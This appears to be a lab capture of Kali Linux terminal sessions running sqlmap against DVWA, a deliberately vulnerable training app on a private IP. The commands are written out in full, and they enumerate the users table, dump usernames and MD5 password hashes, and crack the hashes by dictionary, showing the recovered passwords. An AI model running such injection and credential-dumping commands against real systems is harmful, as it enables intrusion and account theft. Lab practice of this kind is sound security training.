
```
┌──(kali㉿kali)-[~]
└─$ sqlmap --cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+1&
Submit=Submit" -D dvwa -T users --columns
```



```
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[09:23:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'

[*] ending @ 09:23:28 /2024-09-19/
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap --cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+1&
Submit=Submit" -D dvwa -T users -C user,password --dump
```



```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:26:13] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:26:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[09:26:34] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:26:34] [INFO] starting 6 processes
[09:26:35] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:26:35] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:26:36] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:26:36] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------------------------------------------+

[09:26:38] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.250.3/dump/dvwa/users.csv'
[09:26:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'

[*] ending @ 09:26:38 /2024-09-19/
```